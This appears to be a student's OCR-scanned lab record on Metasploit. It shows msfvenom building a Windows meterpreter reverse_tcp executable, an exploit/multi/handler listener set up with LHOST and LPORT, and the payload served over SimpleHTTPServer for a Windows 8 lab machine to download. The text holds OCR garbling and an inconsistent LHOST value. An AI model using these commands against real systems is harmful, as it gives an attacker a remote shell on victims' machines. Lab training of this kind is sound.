Ex. No.: 8b Date: 20/04/24 **METASPLOIT**

AIM:

To set up Metasploit framework and exploit reverse tcp in Windows 8 machine remotely.

ALGORITHM:

- 1. Generate payload to be inserted into the remote machine
- 2. Set the LHOST and it's port number
- 3. Open msfconsole.
- 4. Use exploit/multi/handler
- 5. Establish reverse tcp with the remote windows 8 machine.
- 6. Run SimpleHTTPServer with port number 8000.
- 7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
- 8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
- 9. Create a new directory using mkdir command.
- 10. Delete the created directory.

OUTPUT:

root@kali:~# msfvenom -p windows/meterpreter/reverse tcp LHOST=172.16.8.155 LPORT=443 - f exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw

payload Payload size: 341 bytes Final size of exe file: 73802 bytes

root@kali:~# msfconsole

- [-] ***Rting the Metasploit Framework console...\
- [-] * WARNING: No database support: could not connect to server: Connection

refused Is the server running on host "localhost" (::1) and accepting


TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[-] ***



- =[1914 exploits 1074 auxiliary 330 post]
- =[556 payloads 45 encoders 10 nops]
- =[4 evasion] +

msf5 > use exploit/multi/handler

msf5 exploit(multi/handler) > set payload

windows/meterpreter/reverse tcp payload =>

windows/meterpreter/reverse tcp

msf5 exploit(multi/handler) > show options Module options (exploit/multi/handler): Name Current Setting Required Description

Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description

EXITFUNC process yes Exit technique (Accepted: ", seh, thread, process, none) LHOST yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name

0 Wildcard Target
msf5 exploit(multi/handler) > set LHOST
172.16.8.155 LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.8.155:443

RESULT:

Thus, a Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been setup.